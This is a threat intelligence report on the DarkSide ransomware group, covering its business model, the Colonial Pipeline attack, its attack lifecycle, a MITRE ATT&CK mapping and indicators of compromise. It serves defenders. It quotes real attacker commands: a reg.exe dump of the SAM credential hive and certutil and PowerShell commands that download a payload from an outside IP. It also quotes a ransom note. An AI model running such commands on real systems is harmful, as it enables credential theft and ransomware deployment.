



BRANDEFENSE

CYBER THREAT INTELLIGENCE



DarkSide Ransomware Analysis Report

Author: Threat Intelligence Team
Release Date: 25.07.2021
Report ID: BD02112102



Table of Contents

3

Overview

7

Targeted Countries and Sectors

9

DarkSide Attack Lifecycle

16

MITRE ATT&CK

19

Conclusion

21

Indicators of Compromise

24

About Brandefense

Overview



Overview

The DarkSide ransomware has been identified as a cybercrime gang thought to be based in Russia especially targeting the US and Eastern Europe corporations. Also, they leverage ransomware in their campaign. They had targeted energy, financial, and so on sectors. But targets do not include hospitals, government institutions, schools, non-profit organizations DarkSide that has first seen in August 2020. Also, their loudest operation is known as Colonial Pipeline in the US.

The DarkSide threat group also has been using the Double Extortion attack model. It is standardized between ransomware gangs to enforce organizations that have disaster recovery plans and refuse to pay the ransom. Therefore, if the victim accomplishes to recover encrypted data, they still have to pay to avoid publicly sharing data.

The DarkSide exhibits aggressive behavior for their targets to pay the ransom, dispositions to send emails to the employee if they think to get ignored or their victims did not respond themselves in 2-3 days. If this method is not working, they will not hesitate to tell by calling high-level executives. In this way, threat actors will notify the victim customers or press about the ransomware attack.

The DarkSide ransomware gang has been sold ransomware as RaaS modeling in underground cybercrime forums. This situation enables to conduct of campaigns without technical requirements.

As a result of the DarkSide ransomware campaigns, obtained ransom was \$312.000 in 2020, while it rose approximately three times by reaching \$800.000 in 2021. According to posts username darksupp believed to have belonged DarkSide in underground forums DarkSide developers get a share %25 for \$500.000 and below ransom and for 5 Million \$ and above also %10.

DarkSide Campaigns Timeline

This section contains progress by DarkSide according to last year.

August 2020

In 2020, first-time DarkSide ransomware had seen in the wild.

October 2020

The DarkSide collected approximately \$20.000 from victims who they hacked. And they donated to various charities.

November 2020

- The DarkSide has begun to use the Ransomware-as-a-Service model and then invite other threat groups to use this model. They have built their content delivery network (CDN) to store and deliver compromised data.



Overview

December 2020

The DarkSide invites media outlets and data recovery organizations to follow the gang's press center on the public leak site.

March 2021

The DarkSide has announced version 2.0 of there has been using ransomware.

May 2021

DarkSide launches an attack on Colonial Pipeline and announces it as apolitical.

Operation 7 May 2021

On 7 May 2021, a corporation responsible for delivering fuel and oil named Colonial Pipeline in the US has announced has hacked by ransomware. As a result of the attack, Colonial Pipeline had to stop its field operations. The FBI confirmed DarkSide was behind the attack. Colonial Pipeline paid a \$4.4 Million ransom to attackers after a few hours from the incident.

DarkSide in the Market

According to a published report by Coveware, the following figure shows ransomware market shares in Q1 2021. DarkSide's market share in the first quarter of 2021 appears to be 3.5%.

Rank	Ransomware Type	Market Share %	Change in Ranking from Q4 2020
1	Sodinokibi	14.2%	-
2	Conti V2	10.2%	+4
3	Lockbit	7.5%	+6
4	Clop	7.1%	New in Top Variants
5	Egregor	5.3%	-3
6	Avaddon	4.4%	+3
7	Ryuk	4.0%	-4
8	Darkside	3.5%	New in Top Variants
9	Suncrypt	3.1%	-1
9	Netwalker	3.1%	-5
10	Phobos	2.7%	-1

Figure 1 Q1 2021 Most Seen Ransomware Variants



Overview

DarkSide Ransom Payments

According to Elliptic, the DarkSide gang has earned approximately \$90 Million between October 2020 and May 2021.




Figure 2 DarkSide Ransom Payments

According to DarkTracer (which monitors ransomware gangs that make sales), the DarkSide has affected 99 victims so far. And they were paid \$90 Million in total from different 47 cryptocurrency wallets was notified.

Because the DarkSide has used the RaaS model, \$90 Million revenue %15 was given to DarkSide developers, the remainder of revenue also to their partners.





Figure 3 Average Amount Received by DarkSide Partners and Developers

Targeted Countries and Sectors



Targeted Countries and Sectors

Countries Targeted by the Darkside Ransomware Group



DarkSide is believed to be based in Eastern Europe, likely Russia, but unlike other hacking groups responsible for high-profile cyberattacks, it is not believed to be directly state-sponsored (operated by Russian intelligence services). DarkSide avoids targets in certain geographic locations by checking their system language settings. In addition to the languages of the 12 current, former, or founding CIS countries, the exclusion list contains Syrian Arabic.

Experts state that the group is "one of the many for-profit ransomware groups that have proliferated and thrived in Russia" with at least the implicit sanction of the Russian authorities, which allows the activity to occur so long as it attacks foreign targets. The language check feature can be disabled when an instance of ransomware is built. One such version was observed in May 2021. Additionally, DarkSide does not target healthcare centers, schools, and non-profit organizations.

Ransomware code used by DarkSide resembles ransomware software used by REvil, a different hacking group; REvil's code is not publicly available, suggesting that DarkSide is an offshoot of REvil or a partner of REvil. DarkSide and REvil use similarly structured ransom notes and the same code to check that the victim is not in a Commonwealth of Independent States (CIS) country.

DarkSide Attack Lifecycle



DarkSide Attack Lifecycle

In following, steps explained typical a DarkSide operation lifecycle. But because they have used Ransomware-as-a-Service business model, lifecycles of operations can be different from each other.




Figure 4 DarkSide Attack Lifecycle

Identifying the Target

DarkSide group, identifies their targets by specific criteria and does not attack every target or sectors. For example, the group has announced not to attack the following target sectors and organizations:

- Healthcare; hospitals, pharma
- Education; high school, universities
- Non-profit organizations
- Government organizations

While they only attack organizations that can get demanded ransom, saying: "We don't want to finish your work." they have guaranteed the following situations:

- They decrypt a not-important file as a test file for proof.
- They provide technical support after the victim pays the ransom.
- After the victim pays the ransom, they remove the victim's sensitive information and documents from their CDN servers.



DarkSide Attack Lifecycle

If the victim refuses the pay ransom, DarkSide threatens the victims following matters:

- Publicly sharing all of leaked data
- To be heard the leakages publicly
- They never give a decryption key for encrypted files




Figure 5 Target Criteria



DarkSide Attack Lifecycle

Initial Access

DarkSide provides initial access to target systems by sending customized phishing emails, abusing the Remote Desktop Protocol (RDP), and exploiting known vulnerabilities. It uses legitimate tools throughout the process to stay undetected or hide attacks.

Below are some of the tools it uses for initial access and reconnaissance in observed attacks.

- PowerShell: for discovery and persistence
- Metasploit Framework: for exploration
- Mimikatz: for exploration
- BloodHound: for exploration
- Cobalt Strike: for installation

PowerShell

DarkSide uses Powershell commands to gain access, explore and download files on the target system.

Metasploit Framework

The Metasploit project, which provides information about security vulnerabilities, was used by the DarkSide group to explore and exploit vulnerabilities on the system.

Mimikatz

Mimikatz was used to obtain a clear-text dump or hash format of Windows account login information.

BloodHound

DarkSide used BloodHound to quickly reveal relationships by creating the Active Directory structure on the graph.

Cobalt Strike

DarkSide used Cobalt Strike software to provide remote access to execute targeted attacks.

Lateral Movement & Privilege Escalation

DarkSide moves sideways for Domain Controller (DC) or Active Directory access to steal credentials, escalate privileges, and access other valuable assets. It then continues lateral movement on the system and uses DC network sharing to distribute the ransomware to connected machines. Some of the tools they are known to use for lateral movement are PSEXEC and RDP.



DarkSide Attack Lifecycle

PSEXec

It is a free tool used by Windows system administrators and attackers to run a program from another computer.

RDP

Microsoft's proprietary protocol provides the user with a graphical interface to connect to another computer over a network connection.

```
"C:\Windows\system32\reg.exe" save HKLM\SAM sam.save
```

Figure 6 Using Reg.Exe to Capture Credentials Stored in SAM Hive on DC

Exfiltration

Data exfiltration, which is also familiar with other modern ransomware, is the last step before data is encrypted. At this stage, the risk of being caught is high while the data is being extracted. The tools used in the observed attacks are given below.

7-Zip

A utility is used to archive files in preparation for infiltration.

Rclone and Mega Client

Tools for transferring files to cloud storage.

PuTTY

An alternative application is used for network file transfer.

Execution & Impact

In addition to PowerShell used to install and run the ransomware, the group has been observed to use Certutil and Bitsadmin to download the ransomware.

```
"C:\Windows\system32\certutil.exe" -urlcache -split -f  
http://185.117.119.87/1.txt C:\Windows\update.exe
```

Figure 8 certutil command used for download



DarkSide Attack Lifecycle

```
powershell -Command "(New-Object Net.WebClient).DownloadFile('http://185.117.119.87/update.exe', 'C:\Windows\update.exe')"
```

Figure 7 DownloadFile command is used for download

Once the downloaded ransomware has executed", it quickly encrypts all remaining files on the target machine, ignoring them with the following extensions.

.386, .adv, .ani, .bat, .bin, .cab, .cmd, .com, .cpl, .cur, .deskthemepack, .diagcab, .diagcfg, .diagpkg, .dll, .drv, .exe, .hlp, .icl, .icns, .ico, .ics, .idx, .ldf, .lnk, .mod, .mpa, .msc, .msp, .msstyles, .msu, .nls, .nomedia, .ocx, .prf, .ps1, .rom, .rtp, .scr, .shs, .spl, .sys, .theme, .themepack, .wpx, .lock, .key, .hta, .msi, .pdb

When the encryption process is finished, the desktop background changes, and a ransom note is left.





Figure 9 View After Encryption Finished



DarkSide Attack Lifecycle



```
README.d0ac7d95.TXT - Notepad
File Edit Format View Help

----- [ Welcome to Dark ] ----->

What happend?
-----
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you
cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program
will restore all your network.
Follow our instructions below and you will recover all your data.

Data leak
-----
First of all we have uploaded more then 100 GB data.

Example of data:
- Accounting data
- Executive data
- Sales data
- Customer Support data
- Marketing data
- Quality data
- And more other...

Your personal leak page: http://darksidedxcftmqa.onion/blog/article/id/6/dQDc1B\_6Kg-c-6fJesONyHoakh9BtI8j9Wkw2inG8072jWa0cKbrxMwBPFKrUbHC
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.

We are ready:
- To provide you the evidence of stolen data
- To give you universal decrypting tool for all encrypted files.
- To delete all the stolen data.
```

Figure 10 DarkSide Ransom Note

MITRE ATT&CK Mapping



MITRE ATT&CK Mapping

MITRE ATT&CK is an open knowledge base of threat actors' techniques, tactics, and procedures. By observing the attacks that occur in the real world, the behavior of threat actors is systematically categorized.

With MITRE ATT&CK, it aims to determine the risks against the actions that the threat actors can take in line with their targets and make the necessary improvements and plans.

The following MITRE ATT&CK mapping has been created to provide information on the techniques, tactics, and procedures used by DarkSide.

Initial Access	
T1566 T1078 T1190	Phishing Valid Accounts Exploit Public-Facing Application
Execution	
T1059.001 T1059.004 T1569	PowerShell Unix Shell System Service
Persistence	
T1053 T1078 T1098	Scheduled Task/Job Valid Accounts Account Manipulation
Privilege Escalation	
T1548.002 T1036 T1140	Bypass User Account Control Masquerading Deobfuscate/Decode Files or Information
Lateral Movement	
T1080 T1486	Taint Shared Content Data Encrypted for Impact
Defense Evasion	
T1222.002 T1552.002 T1083 T1055.001 T1027.004 T1562.001	Linux and Mac File and Directory Permissions Modification Unsecured Credentials: Credentials in Registry File and Directory Discovery Dynamic-link Library Injection Obfuscated Files or Information: Compile After Delivery Impair Defenses: Disable or Modify Tools



MITRE ATT&CK Mapping

Credential Access	
T1555	Credentials from Password Stores
T1082	System Information Discovery
T1071	Application Layer Protocol
T1057	Process Discovery
T1555.003	Credentials from Password Stores: Credentials from Web Browsers
Discovery	
T1087	Account Discovery
T1105	Ingress Tool Transfer
T1490	Inhibit System Recovery
T1087.002	Account Discovery: Domain Account
T1482	Domain Trust Discovery
T1069.002	Permission Groups Discovery: Domain Groups
T1018	Remote System Discovery
T1016	System Network Configuration Discovery
Collection	
T1113	Screen Capture
Exfiltration	
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage
T1048	Exfiltration Over Alternative Protocol
Impact	
T1489	Service Stop
T1552.002	Unsecured Credentials: Credentials in Registry
T1083	File and Directory Discovery
T1055.001	Process Injection: Dynamic-link Library Injection
T1027.004	Obfuscated Files or Information: Compile After Delivery
T1562.001	Impair Defenses: Disable or Modify Tools

Conclusion



Conclusion

Although DarkSide targets English-speaking countries, it does not carry out Russia and its affiliated countries' operations. Generally, institutions that can pay the ransom are preferred as victims. However, the encryption of data and the fact that it is stored on the Tor network put the target institutions under pressure to pay.

In this report, the targets of the DarkSide ransomware group, its operation, TTP (technical, technical, procedural) findings are mentioned. Since the RaaS model is ransomware implemented, the attacks may differ. The Colonial Pipeline attack demonstrated the impact of ransomware in the cyberspace and real world. In this attack, DarkSide used double extortion. But some ransomware actors have gone even further.

Ransomware has become a fast-growing industry where even non-technical people can launch attacks. Additionally, the proliferation of cryptocurrencies and the shift to remote work have significantly increased ransomware attacks.

Some ransomware partners may not bother to decrypt data even if the ransom is paid. For this reason, cybercriminals should never be trusted. All potential victims are advised not to pay the ransom and report the incident to the authorities.

Indicators of Compromise



Indicators of Compromise

In this section, you can find IoC values to scan your environment with.

DarkSide Ransomware Encryptor MD5 Hashes

01cef4d4f9306177d42f221854ee552b
0390938e8a9df14af45e264a128a5bf8
04fde4340cc79cd9e61340d4c1e8ddfb
0624d28569201b41dee06f0965299056
0e178c4808213ce50c2540468ce409d3
0ed51a595631e9b4d60896ab5573332f
130220f4457b9795094a21482d5f104b
19ae7c3ff69ca265182380201bc4bc83
1a700f845849e573ab3148daef1a3b0b
1c33dc87c6fdb80725d732a5323341f9
222792d2e75782516d653d5ccccf33b
29bcd459f5ddeefad26fc098304e786
301ca0f427168c2003cc885e8531854f
36f001cd60ac2d236d05452b0155f492
3f2cb535fc5bc296aa5b0d2897c265d0
3fd9b0117a0e79191859630148dcdc6d
467abc88b80047f61c0065bea3f88446
47a4420ad26f60bb6bba5645326fa963
4d419dc50e3e4824c096f298e0fa885a
5cd0be86afe923908ade6a3e4a271382
5ff75d33080bb97a8e6b54875c221777
66ddb290df3d510a6001365c3a694de2
68ada5f6aa8e3c3969061e905ceb204c
69ec3d1368adbe75f3766fc88bc64afc
6a7fdab1c7f6c5a5482749be5c4bf1a4
794c5aa1b0e1f9cf2fc7fe5f22117c3f
7ade5ad6974fb49115f66ec564708adb
84c1567969b86089cc33dccc41562bcd
885fc8fb590b899c1db7b42fe83dddc3
9009593ebf5ea20407ab19bff045dc9d
91e2807955c5004f13006ff795cb803c
979692cd7fc638beea6e9d68c752f360
9b5350ddf895a5051b90a1cc563753df

9d418ecc0f3bf45029263b0944236884
9e779da82d86bcd4cc43ab29f929f73f
a14e07f7da701bd91108f988862a71a0
a3d964aaf642d626474f02ba3ae4f49b
a7cefa7c6ae37bbca616cc76f4a98603
aba95499102a26e01020a0c1bf71e117
b0fd45162c2219e14bdccab76f33946e
b278d7ec3681df16a541cf9e34d3b70a
b9d04060842f71d1a8f3444316dc1843
bddec2aabb2c50a77d1f2e65a280e13e
c2764be55336f83a59aa0f63a0b36732
c4da0137cbb99626fd44da707ae1bca8
c4f1a1b73e4af0fbb63af8ee89a5a7fe
c81dae5c67fb72a2c2f24b178aea50b7
c830512579b0e08f40bc1791fc10c582
cc2273007f3dd1475b9c6df5ed7acd99
cfcfb68901ffe513e9f0d76b17d02f96
d6634959e4f9b42dfc02b270324fa6d9
d67c84a2b506509cd010eb80c3890aed
dec3eb5c3db86ecbad95d50fea19adc1
e29fe20cced1f7087dc748d3aec9f8fe
e44450150e8683a0add5c686cd4d202
e81f857bff0269d9375b08354de3293
e85781198227d208b3343e148f06f1ee
e93836726637fcca2c0a0d0217cf30e8
edb5670581d49771d180940c4d1179b1
f00aded4c16c0e8c3b5adfc23d19c609
f587adbd83ff3f4d2985453cd45c7ab1
f6a2b86fc3f04f9e47556772f97fb664
f75ba194742c978239da2892061ba1b4
f87a2e1c3d148a67eae696b1ab69133
F913d43ba0a9f921b1376b26cd30fa34
F9fc1a1a95d5723c140c2a8effc93722



Indicators of Compromise

Domain

- temisleyes.com
- catsdegree.com
- securebestapp20.com
- rumahsia.com
- 7cats.ch
- darksidfzcuhtk2.onion
- de2pv25fb37xbq32qqfjooyegaucbnaupfu3aoti56c2i744hjxuwppd.onion
- fotoeuropa.ro
- gosleepaddict.com
- ironnetworks.xyz
- lagrom.com
- openmsdn.xyz
- yeeterracing.com
- kgtwiakkdooplnihvali.com
- athaliaoriginals.com
- DarkSidedxcftmqa.onion
- koliz.xyz
- lagrom.com
- los-web.xyz
- sol-doc.xyz
- baroquetees.com
- baroquetees.com
- catsdegree.com

IP

- 108.62.118.232
